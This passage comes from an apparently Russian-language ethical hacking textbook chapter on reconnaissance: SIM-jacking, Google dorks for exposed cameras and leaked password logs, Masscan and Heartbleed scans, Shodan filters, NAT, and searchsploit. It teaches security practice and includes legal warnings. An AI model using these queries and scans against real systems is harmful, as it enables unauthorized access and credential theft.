Если вы находите пароль в списке, можно попытаться войти в учетные записи жертвы. Но некоторые системы требуют от пользователей пройти дополнительную проверку после входа; обычно ее называют двухфакторной аутентификацией. Например, система может отправить текстовое сообщение на смартфон пользователя с уникальным кодом, который пользователь должен предоставить во время аутентификации. Другие системы могут позвонить пользователю и попросить подтвердить, что он действительно входит. Однако если у вас нет доступа к телефону жертвы, вы не сможете получить доступ к ее учетной записи.

Хотя эти методы аутентификации изобретательны, атакующие нашли способы обходить двухфакторную аутентификацию с помощью SIM-джекинга. Эта атака основана на том, что телекоммуникационные компании могут перенести ваш телефонный номер на новую SIM-карту при покупке нового телефона. Атакующие иногда используют методы социальной инженерии, чтобы обманом заставить эти компании перенести номер жертвы на SIM-карту атакующего. Для этого атакующий использует информацию, собранную через анализ связей и утекшие базы данных, чтобы отвечать на вопросы представителя поддержки и выдавать себя за жертву. После переноса телефонного номера все текстовые сообщения и звонки перенаправляются на устройство атакующего, позволяя ему обходить двухфакторную аутентификацию.

Кроме того, некоторые SIM-карты позволяют хакерам подделывать телефонные номера или менять голос в реальном времени. Обычно их называют шифрованными SIM-картами (encrypted SIMs).

Google-доркинг

Maltego ? не единственный способ собирать данные о жертве. Атакующие также могут использовать Google для получения данных из открытых источников. Этот метод полезнее, чем может показаться, поскольку Google пытается находить и индексировать все веб-страницы, некоторые из которых позволяют системным администраторам управлять системами вроде IP-камер. Системный администратор может явно запретить Google обходить конкретный ресурс, указав его в файле `robots.txt` на веб-сервере. Однако некоторые веб-краулеры игнорируют этот файл, поэтому лучший способ защитить такие страницы ? требовать аутентификацию пользователя.

Используя тщательно составленные Google-запросы, можно обнаружить веб-страницы, позволяющие просматривать системы или управлять ими. Рассмотрим несколько таких запросов для поиска страниц с конфиденциальной информацией.

Примечание. Закон о компьютерном мошенничестве и злоупотреблениях (CFAA) запрещает несанкционированный доступ к системам, которыми вы не владеете. Поскольку вы действуете за пределами собственной виртуальной среды, переход по любой из найденных ссылок может считаться несанкционированным доступом.

Google поддерживает специальные фильтры для уточнения поиска. Например, фильтр `inurl` ищет страницы, URL которых содержит определенные шаблоны, указывающие на функции страницы. Следующий поиск покажет онлайн-камеры, которые намеренно сделали общедоступными:

```
inurl:"live/cam.html"
```

Мы предполагаем, что эти камеры намеренно сделали общедоступными, потому что им назначена отдельная веб-страница (`cam.html`). Следующий запрос пытается обнаружить IP-камеры, которые были раскрыты ненамеренно:

```
"Pop-up" + "Live Image" inurl:index.html
```

Этот запрос ищет страницы `index.html`, содержащие термины `"live image"` и `"pop-up"`. Эти слова обычно связаны с веб-страницами, управляющими камерами. Поиск можно сделать точнее, добавив дополнительные термины.

Другие запросы ищут раскрытые журналы с именами пользователей и паролями в открытом виде. Например, следующий запрос использует фильтры `filetype`, `intext` и `after`, чтобы найти файлы журналов, обнаруженные после 2019 года, которые содержат адреса электронной почты и пароли:

```
filetype:log intext:password after:2019 intext:@gmail.com | @yahoo.com
```

Список таких Google-запросов можно найти по адресу exploit-db.com.

Сканирование всего интернета

Некоторые системы пытаются находить и каталогизировать каждое устройство в интернете и проверять их на уязвимости. Они делают это, выполняя SYN-сканирование по всем `2^32`, или `4,294,967,296`, IPv4-адресам интернета. В этом разделе мы рассмотрим два инструмента, Masscan и Shodan, которые позволяют атакующим сканировать интернет. Есть также отличные академические инструменты, например Zmap от Мичиганского университета: zmap.io.

Masscan

Masscan ? это интернет-сканер, который ищет открытые TCP- и UDP-порты. Его создатель, Роберт Грэм, реализовал собственный стек TCP/IP, позволяющий программе просканировать весь IPv4-интернет менее чем за 10 минут. Это возможно, потому что Masscan способен передавать до 10 миллионов пакетов в секунду. В отличие от `nmap`, который синхронно отправляет SYN-пакеты и ждет SYN-ACK-ответов, Masscan отправляет несколько SYN-пакетов независимо, или асинхронно, не ожидая ответа на предыдущий пакет.

Передача такого числа пакетов требует специального оборудования и программного обеспечения. На машине с Masscan должен быть установлен Ethernet-адаптер 10 Гбит/с и драйвер PF_RING ZC. Запуск Masscan на виртуальной машине также ограничивает число пакетов, которые можно передавать. Masscan работает лучше всего, когда запускается напрямую на Linux-машине.

Для наших целей мы запустим его с гораздо более скромной скоростью всего 100 000 пакетов в секунду. Также мы будем сканировать только один порт. С такой конфигурацией сканирование каждого IPv4-устройства в интернете займет около 10 часов. Тем не менее эта конфигурация позволяет использовать виртуальную машину Kali Linux без специального оборудования или программ.

Использование списка исключений

Еще одно: на самом деле вы не хотите сканировать весь интернет. Администраторы некоторых государственных и военных серверов не слишком доброжелательно относятся к сканированию. По этой причине несколько групп составили списки IP-адресов, которые не следует сканировать, ? списки исключений. Такой список исключений можно найти по адресу github.com. Этот список включает IP-адреса машин в штаб-квартире NASA, Лаборатории информационных и электронных систем NASA и Станции компьютерной и телекоммуникационной связи ВМС США. НЕ сканируйте их.

Скачайте этот список и сохраните его в файл `exclude.txt`. Он должен выглядеть примерно так:

```
## NASA Headquarters
#138.76.0.0
## NASA Information and Electronic Systems Laboratory
#138.115.0.0
## Navy Computers and Telecommunications Station
#138.136.0.0 - 138.136.255.255
```

Можно сказать, что этот список исключений мог бы одновременно служить списком атаки. Но вы этичный хакер, и взлом этих систем был бы неэтичным. Список также содержит несколько ханипотов, управляемых FBI и другими агентствами. Ханипот ? это уязвимая машина, намеренно размещенная в сети как приманка для атакующих. Когда хакер компрометирует одну из таких машин, владелец может узнать инструменты и приемы хакера, наблюдая за активностью ханипота.

Вот несколько ханипотов FBI, включенных в список исключений. Важно регулярно обновлять список исключений, потому что они могут меняться:

```
## (FBI's honeypot)
#205.97.0.0
## (FBI's honeypot)
#205.98.0.0
```

Выполнение сканирования Masscan

Теперь используем Masscan, чтобы выполнить быстрое сканирование нашей виртуальной сети. Откройте предпочитаемый текстовый редактор и добавьте следующее:

```
[1] rate = 100000.00
output-format = xml
output-status = all
output-filename = scan.xml
[2] ports = 0-65535
[3] range = 192.168.1.0-192.168.1.255
[4] excludefile = exclude.txt
```

`rate` задает число пакетов, передаваемых в секунду [1]. Следующие параметры определяют формат выходного файла и тип включаемой информации. Мы также задаем диапазон портов для сканирования [2]. Здесь мы сканируем все возможные порты, от `0` до `65,535`. Затем задаем диапазон IP-адресов для сканирования [3]. Мы просканируем все IP-адреса в нашей виртуальной среде. Наконец, задаем наш список исключений [4]. Хотя он не нужен для нашей среды, его следует включать при сканировании публичного интернета.

Сохраните файл как `scan.conf`. Хотя можно передать эти параметры как аргументы командной строки, создание такого конфигурационного файла упрощает повторное выполнение сканирования.

Откройте терминал на виртуальной машине Kali Linux и запустите сканирование следующей командой:

```
kali@kali:~$ sudo masscan -c scan.conf
```

Masscan обычно уже установлен в вашей виртуальной машине Kali Linux. Пока сканирование выполняется, появится следующий экран состояния:

```
Starting masscan (http://bit.ly/14GZzcT)
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [65536 ports/host]
rate: 13.39-kpps, 4.28% done, 0:20:56 remaining, found=0
```

После завершения сканирования можно посмотреть XML-результаты, открыв `scan.xml` в Mousepad или предпочитаемом текстовом редакторе. В файле будет список машин и открытых портов:

```
<?xml version="1.0"?>
<!-- masscan v1.0 scan -->
<?xml-stylesheet href="" type="text/xsl"?>
<nmaprun scanner="masscan" start="1606781854" version="1.0-BETA"
xmloutputversion="1.03">
<scaninfo type="syn" protocol="tcp" />
[1] <host endtime="1606781854"><address addr="192.168.1.101" addrtype="ipv4"/><ports><port
    protocol="tcp" portid="32228"><state state="closed" reason="rst-ack" reason_ttl="64"/></
    port></ports></host>
<host endtime="1606781854"><address addr="192.168.1.101" addrtype="ipv4"/><ports><port
    protocol="tcp" portid="65128"><state state="closed" reason="rst-ack" reason_ttl="64"/></
    port></ports></host>
...
```

Строка, начинающаяся с `host endtime=` [1], указывает, что Masscan обнаружил открытый TCP-порт (`portid=`) с ID `32228` на машине с IP-адресом (`addr=`) `192.168.1.101`.

Чтение баннерной информации

Masscan также может открыть TCP-соединение на порту и получить баннерную информацию, которая обычно включает подробности о приложении, работающем на этом порту. Например, баннер может включать версию приложения. Это чрезвычайно полезно, потому что как только компания раскрывает известную уязвимость в каком-то ПО, мощная машина с Masscan может выявить все уязвимые машины, доступные из интернета, менее чем за 10 минут.

Например, серверы со старыми версиями библиотеки OpenSSL уязвимы к атаке, называемой Heartbleed. В главе 9 мы рассмотрим детали Heartbleed, которая может позволить хакерам читать память сервера. Пока посмотрим, как хакер может использовать Masscan для обнаружения всех машин в интернете, уязвимых к этой атаке.

Ранее я упоминал, что Masscan использует собственную реализацию TCP/IP. Хотя эта реализация без проблем работает для сканирования, она конфликтует с TCP/IP-реализацией операционной системы, когда пытается установить TCP-соединение и получить баннер. Это можно обойти с помощью параметра `--source-ip`, чтобы назначить пакетам, отправляемым Masscan, уникальный исходный IP-адрес. Осторожно выберите этот IP-адрес, чтобы убедиться, что он уникален в сети, чтобы IP-пакеты не перенаправлялись другой машине:

```
kali@kali:~$ sudo masscan 192.168.1.0/24 -p443 --banners --heartbleed --source-ip 192.168.1.200
```

Здесь мы задали диапазон IP-адресов для сканирования с помощью CIDR-нотации. Объяснение CIDR-нотации см. в главе 2. Затем выбираем порт для проверки. В этом случае мы проверяем порт 443 (`-p443`) для протокола HTTPS. Затем нам нужно проверить баннеры (`--banners`) на номера версий OpenSSL с уязвимостью Heartbleed (`--heartbleed`). Одновременное установление нескольких TCP-соединений может вызвать конфликты между TCP/IP-стеком Masscan и стеком операционной системы, поэтому мы помечаем исходящие пакеты новым исходным IP-адресом (`--source-ip`), не используемым другими машинами в сети, чтобы избежать конфликтов.

После завершения сканирования появится следующий вывод:

```
Starting masscan (http://bit.ly/14GZzcT)
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [1 port/host]
Discovered open port 443/tcp on 192.168.1.1
Banner on port 443/tcp on 192.168.1.1: [ssl] TLS/1.1 cipher:0xc014, pfSense-5f57a7f8465ea,
    pfSense-5f57a7f8465ea
[1] Banner on port 443/tcp on 192.168.1.1: [vuln] SSL[heartbeat]
```

Сканирование обнаружило, что порт 443 открыт на одном хосте [1] и что машина может работать с уязвимой версией OpenSSL.

Если вы решите запускать это сканирование за пределами виртуальной тестовой среды, особенно через Wi-Fi, понадобится выполнить дополнительные шаги. В частности, нужно помешать операционной системе вмешиваться, заблокировав порт, который Masscan использует, с помощью межсетевого экрана. В Linux программа `iptables` позволяет редактировать правила межсетевого экрана. Выполните следующую команду, чтобы создать новое правило:

```
kali@kali:~$ iptables -A INPUT -p tcp --dport 3000 -j DROP
```

Это правило отбрасывает (`-j DROP`) все входящие (`-A INPUT`) TCP-пакеты (`-p tcp`) на порту 3000 (`--dport 3000`). Я подробнее обсуждаю межсетевые экраны в главе 16. Дополнительные нюансы Masscan см. в документации Masscan по адресу github.com.

Shodan

Как и Google, Shodan ? поисковая система. Но в отличие от Google, который ищет веб-страницы, Shodan ищет активные IP-адреса. Когда он находит такой адрес, он собирает как можно больше информации об устройстве, включая информацию об операционной системе устройства, открытых портах, версиях ПО и местоположении. Shodan каталогизирует эту информацию и делает ее доступной для поиска через веб-страницу и Python API, поэтому, когда хакеры и исследователи безопасности обнаруживают уязвимость ПО, они могут использовать Shodan для поиска уязвимых устройств.

Например, следующий поисковый запрос возвращает веб-серверы Apache версии 2.4.46, поддерживающие HTTPS:

```
apache 2.4.46 https
```

На рисунке 8-7 показан результат выполнения запроса в Shodan со скрытыми чувствительными данными.




Рисунок 8-7: Результаты выполнения запроса в Shodan со скрытыми чувствительными данными

Shodan также поддерживает несколько фильтров для уточнения результатов поиска. Например, фильтр `os` ограничивает результаты определенными операционными системами, а фильтр `city` ограничивает результаты машинами в конкретном городе. Следующий поисковый запрос возвращает Linux-серверы в Charlottesville, Virginia, на которых работает Apache и поддерживается HTTPS:

```
os:linux city:Charlottesville apache 2.4.46 https
```

Список фильтров Shodan можно найти по адресу github.com. Shodan позволяет выполнять фильтрованные запросы только зарегистрированным пользователям, но всегда можно зарегистрироваться через учетную запись Protonmail.

Однако у Shodan есть недостаток: он записывает ваш IP-адрес каждый раз, когда вы выполняете запрос. Это плохо, потому что Shodan теперь знает ваш IP-адрес и то, что вы сканируете. Поэтому, возможно, лучше настроить собственную сканирующую машину. В главе 16 я покажу, как настроить такую анонимную хакерскую среду. Теперь обсудим некоторые ограничения современных методов сканирования.

Ограничения IPv6 и NAT

Сканеры интернета не могут сканировать частные IP-диапазоны за маршрутизаторами, реализующими систему трансляции сетевых адресов (NAT). Поэтому в публичных сканированиях часто появляются только публичные устройства, такие как кабельные модемы и Wi-Fi-маршрутизаторы. Чтобы понять NAT и его влияние на сканирование, сначала нужно обсудить ограничения IPv4.

Интернет-протокол версии 6 (IPv6)

До сих пор я обсуждал сканирование примерно четырех миллиардов возможных адресов в IPv4. Однако на Земле примерно восемь миллиардов людей, у некоторых из которых есть несколько устройств, таких как телефоны, ноутбуки, игровые консоли и IoT-устройства. Существует примерно 50 миллиардов устройств, подключенных к интернету. Четырех миллиардов адресов недостаточно.

Для решения этой проблемы были предложены два решения. Первое ? разделять один IP-адрес между несколькими людьми с помощью NAT, а второе ? создать новую версию IP под названием интернет-протокол версии 6 (IPv6), содержащую больше возможных адресов.

Разработчики IPv6 предложили выделить больше битов каждому IP-адресу. Вместо использования 32-битных IPv4-адресов IPv6-адреса имеют длину 128 бит, что увеличивает число возможных IP-адресов с четырех миллиардов до `2^128`, или 340 ундециллионов (один триллион, умноженный сам на себя три раза).

В отличие от IPv4-адресов, где 8-битные сегменты записываются десятичными числами от 0 до 255, IPv6-адреса записываются шестнадцатеричными числами, каждое из которых соответствует 8-битной последовательности. IPv6-адреса обычно записываются как восемь пар шестнадцатеричных чисел, разделенных двоеточиями. Ниже пример IPv6-адреса:


```
81d2:1e2f:426b:f4d1:6669:3f50:bf31:bc0e
```

Поскольку пространство поиска IPv6 настолько велико, инструменты вроде Masscan не могут просканировать каждый IPv6-адрес.

Возможно, вы задаетесь вопросом, почему некоторые машины все еще используют IPv4, если существует новый стандарт. Переход на IPv6 требует обновления сетевых карт и маршрутизаторов в сети. Поэтому, пока инфраструктура не обновлена, нескольким системам нужно поддерживать обратную совместимость с IPv4.

NAT

Поскольку мы не можем мгновенно обновить все оборудование в сети до IPv6, домашние Wi-Fi-маршрутизаторы используют NAT, чтобы все устройства в доме разделяли один IP-адрес. Например, рассмотрим небольшую домашнюю сеть, изображенную на рисунке 8-8, состоящую из ноутбука и мобильного телефона.



WAN	LAN
168.1.25.153:8002	192.168.1.101:562
168.1.25.153:5002	192.168.1.102:542

Рисунок 8-8: Пример домашней сети, использующей NAT

Кабельному модему назначается один IP-адрес интернет-провайдера, и он разделяет этот адрес с Wi-Fi-маршрутизатором. В некоторых домашних сетях кабельный модем и маршрутизатор объединены в одно устройство. Затем маршрутизатор создает собственную внутреннюю LAN, содержащую IP-адреса из частного IP-диапазона, например `192.168.0.0/16` или `10.0.0.0/8`. Эти IP-адреса полностью внутренние, и внешняя сеть никогда их не увидит.

Wi-Fi-маршрутизатор также должен сопоставить эти внутренние IP-адреса с одним внешним IP-адресом. Как это возможно? Маршрутизатор управляет сопоставлением с помощью номеров портов. Например, ноутбук может быть сопоставлен с внешним IP-адресом на порту 1, тогда как мобильное устройство может быть сопоставлено с тем же внешним IP-адресом на порту 2.

Но помните, что сетевое взаимодействие происходит между процессами, и каждое устройство, например ноутбук и телефон, может запускать несколько процессов. Поэтому каждому устройству может понадобиться несколько портов для установления соединений. Мы можем решить эту проблему, назначив уникальный порт каждому процессу. Например, процесс браузера,

работающий на порту 562 ноутбука с IP-адресом `192.168.1.101`, может быть назначен внешнему адресу (`168.1.25.153`) на порту 8002, тогда как игра, работающая на порту 452 ноутбука, назначается порту 5002 на том же внешнем адресе. Таблица, отслеживающая эти назначения, называется таблицей NAT.

Пример такого сопоставления показан на рисунке 8-9. Когда пакет покидает внутреннюю сеть, исходный IP-адрес заменяется записью в таблице NAT, из-за чего кажется, будто весь трафик идет с одного IP-адреса, запускающего несколько процессов.




Рисунок 8-9: Как заменяются исходный IP-адрес и порт

Если пакет приходит на модем по адресу `168.1.25.153` на порт 8002, модем пересылает его маршрутизатору, который затем заменяет адрес назначения соответствующим частным адресом.

NAT также мешает сканерам вроде Masscan напрямую подключаться к устройствам, соединенным с маршрутизаторами, реализующими NAT. Именно поэтому в главе 4 мы спроектировали обратную оболочку. Она инициировала соединение с сервером, а не наоборот.

Базы данных уязвимостей

Базы данных уязвимостей содержат коллекции известных уязвимостей. Как я уже обсуждал, когда хакер использует OSINT-методы, чтобы узнать о системах жертвы, он может искать в базах уязвимостей способ получить доступ к этим системам.

Одна популярная база данных уязвимостей ? Exploit Database (exploit-db.com), которая содержит информацию об уязвимостях и инструкции по их эксплуатации. На рисунке 8-10 показан ее интерфейс.




Рисунок 8-10: Список уязвимостей Exploit Database

Кроме того, NIST поддерживает Национальную базу уязвимостей (NVD), содержащую коллекцию известных уязвимостей, по адресу nvd.nist.gov. NIST также предоставляет ленты обновлений, позволяющие этичным хакерам получать уведомления, когда обнаруживаются новые уязвимости. Эта база данных синхронизируется с базой общих уязвимостей и раскрытий (CVE), которую поддерживает Mitre. На рисунке 8-11 показана запись базы CVE об уязвимости Apache.




Рисунок 8-11: Запись об уязвимости сервера Apache CVE 2020-9491

Записи CVE следуют определенной структуре именования: `CVE-YYYY-NNNN`, где `YYYY` обозначает год обнаружения уязвимости, а `NNNN` ? уникальный номер, назначенный уязвимости.

Попав не в те руки, эти инструменты могут причинить вред. Например, атакующий может получить обновление NVD о новой CVE-уязвимости, а затем искать в Shodan устройства, на которых работает уязвимое ПО. Этот сценарий не чисто гипотетический. В октябре 2020 года NSA опубликовало список основных CVE-уязвимостей, используемых одной конкретной государственной группой. Исследователи продолжат обнаруживать новые уязвимости, будут появляться новые списки предпочитаемых уязвимостей, и цикл продолжится. Именно поэтому так важно поддерживать системы обновленными и исправленными.

Эти базы данных также можно искать из командной строки Kali Linux, выполнив:

```
searchsploit <keywords>
```

Например, следующий поиск показывает результаты выполнения запроса `searchsploit` по Apache 2.4:

```
kali@kali:~/Desktop\$ searchsploit apache 2.4
---------------------------------------------------------------------------------------
Exploit Title | Path
---------------------------------------------------------------------- ---------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache 2.2.4 - 413 Error HTTP Request Method Cross-Site Scripting | unix/remote/30835.sh
Apache 2.4.17 - Denial of Service | windows/dos/39037.php
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local.. | linux/local/46676.php
Apache 2.4.23 mod_http2 - Denial of Service | linux/dos/40909.py
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory.. | php/remote/40142.php
Apache 2.4.7 mod_status - Scoreboard Handling Race Condition | linux/dos/34133.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/webapps/42745.py
```

Каждая запись содержит имя уязвимости и путь к скрипту, который хакер может использовать для ее эксплуатации. Скрипт эксплуатации можно посмотреть с помощью флага `-p`, за которым следует уникальный номер, идентифицирующий эксплойт. Каждый файл эксплойта назван уникальным номером. Например, второй эксплойт удаленного выполнения кода (Remote Code Execution) называется `29316.py`, поэтому мы можем посмотреть информацию о файле, реализующем эксплойт, следующей командой:

```
kali@kali:~$ searchsploit -p 29316
Exploit: Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
URL: https://www.exploit-db.com/exploits/29316
[1] Path: /usr/share/exploitdb/exploits/php/remote/29316.py
File Type: Python script, ASCII text executable, with CRLF line terminators
```

Код эксплойта можно посмотреть, открыв файл по показанному пути [1]. Я подробнее обсужу эксплойты в главе 9.

Сканеры уязвимостей

